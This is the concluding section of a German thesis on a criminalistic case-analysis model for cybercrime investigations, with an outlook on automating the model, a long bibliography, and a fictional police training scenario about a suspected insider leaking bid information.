Die hier in dieser Arbeit vorgestellten grundsätzlichen Voraussetzungen für eine Anwendung des KFA-Prozessmodells beleuchten einzelne Facetten der Kategorisierung innerhalb des Kriterienkatalogs und auch der KFA-Taxonomie. Für die Betrachtung zu Täterversionen bzw. –hypothesen wurde auf Ausarbeitungen des Bundeskriminalamts zurückgegriffen. Eine weitere Möglichkeit bietet der 1985 vorgestellte Ansatz der Situational Crime Prävention (SCP), der in die Überlegungen zur Erörterung der Inhalte des Kriterienkatalogs des KFA-Prozessmodells herangezogen werden könnte. Situational Crime Preven-

[444] Siehe dazu auch https://oasis-open.github.io/cti-documentation/stix/intro.html.

tion (SCP) ist ein kriminologischer Ansatz, der sich als wirksam erwiesen hat, um die Eintrittswahrscheinlichkeit und Schwere von Verbrechen vorherzusagen und zu verringern. Er basiert auf fünf verschiedenen Strategien, die wiederum 25 Techniken umfassen und darstellen, wie eine Situation durch eine Intervention beeinflusst werden kann.[445]

Die bereits aufgezeigte Möglichkeit der automatisierten Beschaffung von Informationen sowohl für den Bereich Open Source Intelligence (OSINT) wie auch Cyber Threat Intelligence-Informationen (CTI) bietet die Möglichkeit der Entwicklung einer Software zur automatisierten Unterstützung bei der Anwendung des KFA-Prozessmodells. Hier kann beispielsweise eine Software geschaffen werden, die den kompletten Zyklus des KFA-Prozesses abbildet und Informationen, die kategorisiert etwa nach der KFA-Taxonomie abgefragt werden, automatisiert einträgt und gegebenenfalls unter Nutzung von geeigneten Schnittstellen im Hintergrund interner wie externer Dienste ermittelt, um weitere Informationen zu den eingegebenen Daten abzurufen und zu erweitern. Damit würde zugleich die Möglichkeit geschaffen, KFA-Taxonomien zu generieren, die dann als elektronische Übersichten oder ausgedruckt verwendet werden können.

In Anbetracht der derzeitigen Entwicklungen im Bereich der Künstlichen Intelligenz (KI) wäre auch eine vollautomatische Erstellungsmöglichkeit von KFA-Taxonomien auf Grund automatisierter Kategorisierung, basierend auf KI-Sprachmodellen, wie etwa ChatGPT denkbar. Dies führt zu einer Steigerung der Ermittlungsunterstüzung und einer eindeutigen Zuordenbarkeit der Kategorien auf Grund der maschinellen Einordnung. Letztlich würde dies zur Überführung dieser theoretischen Arbeit in eine praktische Anwendung führen, die vor allem im Bereich der behördlichen Nutzung sinnvoll sein dürfte.

[445] Ho a, H.; Ko a, R.; Mazerolle, L.: "Situational Crime Prevention (SCP) techniques to prevent and control cybercrimes: A focused systematic review" (2022), S. 1.

Literaturverzeichnis

Ackermann, R.; Burghard, W.; Neidthard, K.; Hamacher, H.W.: "Kriminalistische Handlungslehre". Lehr- und Studienbriefe Kriminalistik. Hilden: Verlag Deutsche Polizeiliteratur. 2002.

Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse". Lehr- und Studienbriefe Kriminalistik/Kriminologie. Band 13. Hilden: Verlag Deutsche Polizeiliteratur. 2010.

Akhgar, B.; Bayerl, S.; Sampson, F.: "Open Source Intelligence Investigation – From Strategy to Implementation". Cham: Springer International Publishing AG. 2016.

Altschaffel, R.; Kiltz, S.; Dittmann, J.: "From the Computer Incident Taxonomy to a Computer Forensic Examination". Fifth International Conference on IT Security Incident Management and IT Forensics. S. 54–68. Stuttgart: IEEE. 2009. doi: 10.1109/IMF.2009.17.

Atkins, D. et.al. "Internet Security Professional Reference". Indianapolis: New Riders Publishing. 1996.

Bodach, R.: "Die kriminalistische Fallbearbeitung adaptiert für den Bereich Cybercrime". in "Kriminalistik und Kriminologie in der VUCA-Welt: Teil II – Kriminalität und digitaler Raum, Gefahren für den Rechtsstaat". Rothenburger Beiträge. Band 105. Seite 97–120. 2020.

Bodach, R: "Skript für das Modul Computerforensische Methoden". Hochschule Mittweida. 4. Auflage. 2022.

BSI: "DER.2.1 Behandlung von Sicherheitsvorfällen" (2021). https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Grundschutz/Kompendium_Einzel_PDFs_2021/05_DER_Detektion_und_Reaktion/DER_2_1_Behandlung_von_Sicherheitsvorfaellen_Edition_2021.pdf (Stand: 10.02.2023).

BSI: "Leitfaden IT-Forensik. Version 1.0.1" (2011). URL: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Leitfaden_IT-Forensik.pdf (Stand: 15.11.2022).

BSI: "Leitfaden zur Reaktion auf IT-Sicherheitsvorfälle für Vorfall-Praktiker und Vorfall-Experten. Version 2" (2022). URL: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/CSN/Leitfaden_VP_VE.pdf (Stand: 15.02.2023).

Büchel, M; Hirsch, P.: "Internetkriminalität: Phänomene – Ermittlungshilfen – Prävention". Heidelberg: Kriminalitstik Verlag. 2020.

Bundesamt für Sicherheit in der Informationstechnik: "Die Lage der IT-Sicherheit in Deutschland 2022". Bonn: Appel & Klinger Druck und Medien GmbH . 2023.

Bundesamt für Sicherheit in der Informationstechnik: "Integrierte Gebäudesysteme – Technologien, Sicherheit und Märkte". Ingelheim: SecuMedia-Verlag. 2002.

Bundesamt für Verfassungsschutz: "Sicherheitslücke Mensch – Der Innentäter als größte Bedrohung für die Unternehmen". Broschüre. August 2010.

Bundeskriminalamt: "Bundeslagebild Cybercrime" (2017). https://www.bka.de/SharedDocs/Downloads/DE/Publikationen/JahresberichteUndLagebilder/Cybercrime/cybercrimeBundeslagebild2017.pdf (Stand: 10.02.2023).

Bundeskriminalamt: "Cybercrime Bundeslagebild 2021". Wiesbaden: Bundeskriminalamt. Mai 2022.

Bundeskriminalamt: "Täter im Bereich Cybercrime". Forschungsbericht. Wiesbaden: Kriminalistisches Institut – Forschungs- und Beratungsstelle Cybercrime KI 16. 2015.

Caralli, R. et al.: "Introducing OCTAVE Allegro: Improving the Information Security Risk Assessment Process" (Mai 2007). Software Engineering Institute. http://resources.sei.cmu.edu/asset_files/TechnicalReport/2007_005_001_14885.pdf (Stand: 26.02.2023).

Carrier B., Spafford E. H.: "Getting Physical with the Digital Investigation Process". International Journal of Digital Evidence. Volume 2. Issue 2. 2003.

Carrier, B.: "File System Forensic Analysis". Boston: Addison-Wesley Professional. 2005.

Casey, E.: "Handbook of digital forensics and investigation". 1. Auflage. Burlington/San Diego/London: Academic Press. 2010.

Ceffinato, T.: "Einführung in das Internetstrafrecht". Juristische Schulung 4/2019. München: C.H.BECK. 2019.

Clages, H.: "Kriminalistik - Lehrbuch für Ausbildung und Praxis". Stuttgart: Boorberg Verlag. 1997.

Clages, H.: "Methodik der kriminalistischen Untersuchungsplanung". Kriminalistik 10/99. S.697–700. Verlag C.F. Müller. 1999.

Clages, H.: "Methodik der kriminalistischen Untersuchungsplanung". Kriminalistik 11/99. S.770–775. Verlag C.F. Müller. 1999.

Clages, H.: "Methodik der kriminalistischen Untersuchungsplanung". Kriminalistik 9/99. S.635–640. Verlag C.F. Müller. 1999.

Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis". 14. Auflage. Heidelberg: Kriminalistik-Verlag. 2019.

Culling C.: "Which YARA rules rule: basic or advanced?" (10.08.2018). SANS insitute. URL: https://www.sans.org/reading-room/whitepapers/tools/paper/38560 (Stand: 26.02.2023).

Dimitriadis, A.; Ivezic, N.; Kulvatunyou, B.; Mavridis, I.: "D4I – Digital forensics framework for reviewing and investigating cyber attacks". Array. Volume 5. 100015. Elsevier. März 2020.

DIN EN ISO/IEC 27001: "Informationstechnik – Sicherheitsverfahren – Informationssicherheitsmanagementsysteme – Anforderungen (ISO/IEC 27001:2013 einschließlich Cor 1:2014 und Cor 2:2015)". Deutsche Fassung EN ISO/IEC 27001. 2017.

DIN EN ISO/IEC 27002: "Informationstechnik – Sicherheitsverfahren – Leitfaden für Informationssicherheitsmaßnahmen (ISO/IEC 27002:2013 einschließlich Cor 1:2014 und Cor 2:2015)". Deutsche Fassung EN ISO/IEC 27002. 2017.

Eoghan C.: "Digital evidence and computer crime: forensic science, computers, and the Internet". 2. Edititon. Waltham/San Diego/London: Academic Press. 2004.

European Union Agency for Cybersecurity: "Cybersecurity Incident and Event Management SIEM" (2021). URL: www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/cyber-security-incident-and-event-management-siem (Stand: 10.02.2023).

Geschonneck, A.: "Computer Forensik – Systemeinbrüche erkennen, ermitteln, aufklären". 3. Auflage. Heidelberg: dpunkt Verlag. 2008.

Häcker, H.; Stapf, K.H.: "Dorsch Psychologisches Wörterbuch". Göttingen: Verlag Hans Huber. 1982.

Hansjakob, T.; Gundlach, T.E.; Straub, P.; Walder, H.: "Kriminalistisches Denken". 11. Auflage. München/Heidelberg: Verlagsgruppe Hüthig Jehle Rehm. 2020.

Ho a, H.; Ko a, R.; Mazerolle, L.: "Situational Crime Prevention (SCP) techniques to prevent and control cybercrimes: A focused systematic review". Computers & Security. Volume 115. 102611. Elsevier. April 2022.

Howard, J.D.; Longstaff, T.A.: "A Common Language for Computer Security Incidents". SAND98-8667. Albuquerque/livermore: Sandia National Laboratories. 1998.

Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains" (2010). Lockheed Martin Corporation. URL: https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf (Stand: 28.02.2023).

iSCM INSTITUTE, "iSCM UPDATE CyberSecurity 06/2023", EPrint: Saal a. d. Donau. 2023.

Ivanov, S.: "ISACA Fokus Event & Meeting – Was ist Cyber Threat Intelligence und wofür kann man es nutzen?" (28.07.2018). URL: https://www.isaca.de/sites/default/files/isaca_fokus_bonn_cti_ivanov_2018-06-28.pdf (Stand: 01.03.2020).

Justia: "Daubert v. Merrell Dow Pharmaceuticals, Inc." (1992). US Supreme Court. Volume 509. https://supreme.justia.com/cases/federal/us/509/579/case.pdf (Stand: 28.02.2023).

Keen, P., & Scott Morton, M. S.: "Decision support systems: An organizational perspective." Ann Arbor: University of Michigan. Addison-Wesley. 1978.

Keller, C.; Braun, F.; Roggenkamp, J.D.: "Cybercrime". Lehr- und Studienbriefe Kriminalistik/Kriminologie. Band 26. Hilden: VDP Verlag. 2020.

Kent, K.; Chevalier, S.; Grance, T.; Dang H.: "Guide to Integrating Forensic Techniques into Incident Response". NIST Special Publication 800–86. 2006.

Kizza, J. M.: "Guide to Computer Network Security". 4th ed. 2017. Cham: Springer International Publishing. 2017.

Krsul, I.V.: "Software Vulnerability Analysis". Ph.D. Dissertation. Computer Sciences Department. Lafayette: Purdue University. 1998.

Leest, U.; Schneider, C.: "Cyberlife II Spannungsfeld zwischen Faszination und Gefahr: Cybermobbing bei Schülerinnen und Schülern: Zweite empirische Bestandsaufnahme bei Eltern, Lehrkräften und Schülern/ innen in Deutschland." (2017). URL: www.schau-hin.info/fileadmin/content/Downloads/Sonstiges/Buendnis_gegen_Cybermobbing_Studie_2017.pdf (Stand: 27.01.2023).

Magar, A.: "State-of-the-Art in Cyber Threat Models and Methodologies". BELL Laboratories für Defence Research and Development. Ontario Canada. 2016.

Mateski, M. et al.: "Cyber Threat Metrics" (März 2012). Sandia National Laboratories. URL: http://nsarchive.gwu.edu/NSAEBB/NSAEBB424/docs/Cyber-065.pdf (Stand: 10.11.2022).

McCarthy, C.; Harnett, K.; Carter, A.: "Characterization of Potential Security Threats in Modern Automobiles" (October 2014). NHTSA. https://rosap.ntl.bts.gov/view/dot/12119 (Stand 23.01.2023).

Mitropoulos, S.; Patsosa, D.; Douligeris, C.: "On Incident Handling and Response: A state-of-the-art approach". Computers & Security. Volume 25. Issue 5. S.351–370. July 2006.

National Institute of Standards and Technology: "Computer Security Incident Handling Guide" (2020). URL: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf (Stand: 10.02.2023).

National Institute of Standards and Technology: "Security and Privacy Controls for Federal Information Systems and Organizations". NIST Special Publication 800–53. Gaithersburg, 2017.

National Nuclear Security Administration (NNSA): "Threat Characterization" (2014). URL: https://info.ornl.gov/sites/publications/files/Pub48392.pdf (Stand: 28.02.2023).

National Research Council: "Countering the Threat of Improvised Explosive Devices, Basic Research Opportunities" (2007). Gekürzte Version. URL: http://books.nap.edu/catalog.php?record_id=11953 (Stand: 28.02.2023).

Nelson, B.; Phillips, A.; Enfinger, F.: "Guide to computer forensics and investigations". Boston: Cengage Learning. 2016.

Neumann, H.: "Die Kriminalistische Fallanalyse – im Fach Kriminalistik des Bachelorstudiengangs Polizeivollzugsdienst an der Fachhochschule für öffentliche Verwaltung Nordrhein-Westfalen". Verlag epubli. 2018.

NIST: "Guide for Conducting Risk Assessments" (2012). NIST 800-30 Revision 1. URL: http://csrc.nist.gov/publications/nistpubs/800–30-rev1/sp800_30_r1.pdf (Stand: 28.02.2023).

Nowacki, J.; Dale Willits, D.: "An organizational approach to understanding police response to cybercrime". Policing An International Journal of Police Strategies and Management. Volume 09. 2019.

OASIS: "STIX™ version 2.0. Part 2: STIX objects" (19.07.2017). OASIS Cyber Threat Intelligence (CTI) TC. URL: http://docs.oasis-open.org/cti/stix/v2.0/cs01/part2-stix-objects/stix-v2.0-cs01-part2-stix-objects.html (Stand: 26.02.2023).

Palmer, G.: "DTR-T001-01 Technical Report, A Road Map for Digital Forensic Research". Digital Forensics Workshop (DFRWS). Utica. New York. 2001

Parker T. et.al.: "Cyber Adversary Characterization" (2003). Black Hat Konferenz 2003. URL: https://www.blackhat.com/presentations/bh-usa-03/bh-us-03-parker.pdf (Stand 28.02.2023).

Patel, M., Hedberg, J. G.: "Taxonomies for the Development and Maintenance of Large-Scale Websites". Journal of Organizational Computing and Electronic Commerce. 16 (S. 3–4). 2006.

Pinto, J. K.: "Project Management: Achieving Competitive Advantage". London: Pearson Education. 2016.

Polizei Hamburg: "Informationsbroschüre CEO Fraud" (2023). Zentrale Ansprechstelle Cybercrime des LKA Hamburg. https://www.polizei.hamburg/warnhinweis-ceo-fraud-556222 (Stand: 22.05.2023).

Pollitt, M.: "An Ad Hoc Review of Digital Forensic Models". Second International Workshop on Systematic Approaches to Digital Forensic Engineering (SADFE'07). S. 43–54. Bell Harbor. 2007. doi: 10.1109/SADFE.2007.3.

Pollitt, M.: "Computer Forensics an Approach to Evidence in Cyberspace" (1995). Proceedings of the National Information Systems Security Conference. Volume II. S. 487–491. Baltimore. URL: http://www.digitalevidencepro.com/Resources/Approach.pdf (Stand: 15.11.2022).

Radatz, J.: "The IEEE Standard Dictionary of Electrical and Electronics Terms". Sechste Edition. New York: Institute of Electrical and Electronics Engineers Inc. 1996.

Reith, M.; Carr, C.; Gunsh, G.: "An Examination of Digital Forensics Models". International Journal of Digital Evidence. Volume 1. Nummer 3. 2002.

Robertson, C.: "Indicators of compromise in memory forensics" (21.03.2013). SANS insitute. URL: https://www.sans.org/reading-room/whitepapers/forensics/indicators-compromise-memory-forensics-34162 (Stand: 26.02.2023).

Kiltz, S.; Lang, A.; Dittmann, J.: "Taxonomy for Computer Security Incidents". in Cyber Warfare and Cyber Terrorism. Hershey/London: Information Science Reference. 2007.

Saitta, P.; Larcom, B.; Eddington, M.:"Trike v.1 Methodology Document", July (13.07.2005). URL: https://www.helpnetsecurity.com/dl/articles/Trike_v1_Methodology_Document-draft.pdf (Stand: 10.02.2023).

Sant, P.; Hewling, M.: "Digital Forensics – the Need for Integration". Proceedings of the Sixth International Workshop on Digital Forensics & Incident Analysis (WDFIA). 2011.

Schwarz, U.; Kroll, O.: "Die kriminalistische Fallanalyse". Kriminalistik 2/01. S. 143–146. Verlag C.F. Müller. 2001.

Schwarz, U.; Kroll, O.: "Die kriminalistische Fallanalyse". Kriminalistik 3/01. S. 215–218. Verlag C.F. Müller. 2001.

Shostack, A.: "Experiences Threat Modeling at Microsoft" (2008). URL: https://adam.shostack.org/modsec08/Shostack-ModSec08-Experiences-Threat-Modeling-At-Microsoft.pdf (Stand: 10.02.2023).

Shostack, A.: "Threat Modeling: Designing for Security". Hoboken: John Wiley & Sons. 2014.

Software Engineering Institute: "Framework for Improving Critical Infrastructure Cybersecurity" (2017). Version 1.1. National Institute of Standards and Technology. URL: https://nvlpubs.nist.gov/nistpubs/cswp/nist.cswp.04162018.pdf (Stand: 15.02.2023).

Spang, T.; Schröder, D.; Neidhardt, K.; Berthel, R.; Weihmann, R.; Mentzel, T.: "Grundlagen der Kriminalistik/Kriminologie". Lehr- und Studienbriefe Kriminalistik. Kriminologie. Band 1. Hilden: Verlag Deutsche Polizeiliteratur. 2010.

Stallings, W.: "Network and Internetwork Security Principles and Practice". Englewood Cliffs: Prentice Hall. 1995.

Steffens, T.: "Attribution of Advanced Persistent Threats: How to Identify the Actors Behind Cyber-Espionage". Heidelberg: Springer Verlag. 2020.

Steffens, T.:"Auf Tätersuche: Herausforderungen bei der Analyse von Cyber-Angriffen" (2021). Heise Security Online. URL: https://www.heise.de/hintergrund/Auf-Taetersuche-Herausforderungen-bei-der-Analyse-von-Cyber-Angriffen-5043620.html (Stand: 10.02.2021).

Steinert, U.: "Kriminalistische Fallbearbeitung" (2019). http://www.kriminalwissenschaft.de. (Stand: 10.10.2019).

Sterman, John D.: "Business dynamics, Systems thinking and modeling for a complex world." New York/Chicago/San Francisco: Irwin/McGraw-Hill, 2000.

Sunnyvalley: "A Guide to Cyber Threat Intelligence" (2022). URL: www.sunnyvalley.io/docs/network-security-tutorials/what-is-cyber-threat-intelligence-cti (Stand: 02.01.2023).

Tanenbaum, A.S.: "Modern Operating Systems". Englewood Cliffs: Prentice Hall. Englewood Cliffs. 1992.

Thielmann, G.; Kubera, T. (Hrsg.): "Handbuch für Führung und Einsatz der Polizei – Kommentar zur PDV 100". VS-NfD. Loseblattwerk. Stuttgart: Richard Boorberg Verlag. 2023.

Tirpak, J. A.: "Find, Fix, Track, Target, Engage, Assess". Air Force Magazine. Volume 83. S. 24–29. 2000.

U.S. Department of Defense: "Joint Targeting". Joint Publication 3-60 (April 2007). URL: https://www.bits.de/NRANEU/others/jp-doctrine/jp3_60(07).pdf (Stand 23.02.2023).

United States Army Training and Doctrine Command: "A Military Guide to Terrorism in the Twenty-First Century" (August 2007). URL: https://irp.fas.org/threat/terrorism/guide.pdf (Stand: 28.02.2023).


Weihmann, R.: "Kriminalistik Skript - PDV 100 Führung und Einsatz der Polizei im Licht der Kriminalistik". Kriminalistik Zeitschrift 59. Seite 764–772. Verlag Kriminalistik. 2005.

Wernert, M.: "Internetkriminalität: Grundlagenwissen, erste Maßnahmen und polizeiliche Ermittlungen". Stuttgart: Boorberg Verlag. 2021.

Wijayasinghe, I., Amaratunga, D.: "Towards a Flexible Taxonomy for Information Management in Disaster Risk Reduction". International Journal of Disaster Resilience in the Built Environment. 5(S. 2). 2014.

Anhang

A. KFA-Taxonomie für Cybercrime-Delikte[446]



[446] Quelle: Autor.

B. Szenario 1

Praktikum I – Sachverhalt

Zielsetzung	Anwendung von kriminalistischen fallanalytischen Methoden zur kriminalistischen Fallbearbeitung als Grundlage für die kriminalistische Hypothesenbildung und die kriminalistische Untersuchungsplanung an einem fiktiven Beispiel im Bereich Cybercrime.
Kenntnisse und Fähigkeiten	Grundlagen des kriminalistischen Denkens, der kriminalistischen Fallbearbeitung, der kriminalistischen Fallanalyse, der kriminalistischen Hypothesen-/Versionsbildung und der kriminalistischen Untersuchungsplanung.
Literatur	Rolf Ackermann, Horst Clages, Klaus Neidhardt; Kriminalistische Fallanalyse (Lehr- und Studienbriefe Kriminalistik/Kriminologie Band 13), 2013. Rolf Ackermann, Horst Clages, Klaus Neidhardt; Kriminalistische Fallanalyse (Lehr- und Studienbriefe Kriminalistik/Kriminologie Band 13), 2013. Ralph Berthel, Horst Clages, Klaus Neidhardt, Robert Weihmann;Grundlagen der. Kriminalistik (Lehr und Studienbriefe Kriminalistik/Kriminologie Band 1), 2005. Rolf Ackermann, Horst Clages; Der rote Faden. Grundsätze der Kriminalpraxis, (Grundlagen der Kriminalistik, Band 32), 2016. Bundesamt für Verfassungsschutz, Flyer – Sicherheitslücke Mensch, 2010.
Sachverhalt	Der Geschäftsführer der Helmbrecht GmbH & CO KG, Herr Helmbrecht, kontaktiert Sie als Cybercrime-Spezialisten an einem Freitagvormittag, da er ihre Hilfe benötigt. Seine Firma verliert seit etwa 4 Monaten vermehrt Aufträge bei Ausschreibungen an einen direkten Konkurrenten. Bei einer Benefiz Gala am Vortag traf er einen Schulfreund wiede,r der unter anderem für die Ausschreibungsprüfungen eines seiner Kunden zuständig ist. Dieser berichtete ihm, dass sein Konkurrent bei den letzten Ausschreibungen immer zuletzt seine Angebote abgab und dabei die Angebote der Helmbrecht GmbH immer um einiges unterboten hat. Für sein dafürhalten sah es so aus, als wenn der Konkurrent, die Saturn Holding AG, immer wusste, welches Angebot die Helmbrecht GmbH abgeben wird. Er meinte weiterhin, dass vielleicht ein Maulwurf in der Helmbrecht GmbH diese Details weitergibt? Direkten Zugriff auf vertrauliche Dokumente hat neben Herrn Helmbrecht dessen zweiter Geschäftsführer, Herr Christoph Lindner, sowie die Chefsekretärin der beiden, Frau Lieselotte Anger. Ihr Auftrag soll es sein, herauszufinden, ob und gegebenenfalls wie Informationen der Helmbrecht GmbH & CO KG nach außen dringen.
Hilfsmittel	A4 Block, Tafel, Computer
Aufgabe	Führen Sie eine Fallanalyse mit einer von Ihnen gewählten Methode durch, entwickeln sowie beschreiben Sie einzelne Versionen/Hypothesen und leiten Sie geeignete Untersuchungsmaßnahmen daraus ab.

Praktikum I - LAGEFORTSCHREIBUNG I

LAGEFORTSCHREIBUNG I	Im Internetverlauf des Computers PC23480 werden Hinweise auf die exzessive Nutzung von Online-Poker-Spielrunden auf ausländischen Webseiten festgestellt. Die weitere Überprüfung der Webseiten erbrachte Hinweise auf einen Poker-Spieler mit dem Namen German-Shepherd. Eine OSINT-Recherche zum Accountinhaber erbrachte weitere Hinweise, darauf, dass der Spieler in den zurückliegenden Monaten ca. 34.000 EUR Spielgelder verloren hat, während er noch vor zwei Jahren einen Jackpot von 20.000 EUR eingespielt hatte. Der Standort des PC23480 ist ein Büro im Facility Management des Unternehmens. Dort ist als Leiter ein bekannter der Familie des Herrn Helmbrecht angestellt. Es handelt sich dabei um Klaus Müller. Herr Helmbrecht kennt Herrn Müller persönlich aus dem Hundesportverein. Herr Müller trainiert dort oft mit seinem Schäferhund Laszlo.
AUFGABE	Lagefortschreibung beurteilen und gegebenenfalls einarbeiten

Praktikum I - LAGEFORTSCHREIBUNG II

LAGEFORTSCHREIBUNG II	Bei der Stichwortüberprüfung des File Servers der Firma werden Dokumente festgestellt, die Inhalte zu Firmenausgründungen und einem Geschäftsmodel mit ähnlichen Inhalten wie die der Helmbrecht GmbH enthalten. Die Dateien wurden im Dateibestand des elektronischen Dokumentenverwaltungssystems festgestellt. Es handelt sich vorrangig um gedruckte und gescannte Dokumente. Die Dokumente können Herrn Lindner zugeordnet werden, beinhalten jedoch an sich nur fiktive Zahlen und keine aktuellen Daten.
AUFGABE	Lagefortschreibung beurteilen und gegebenenfalls einarbeiten

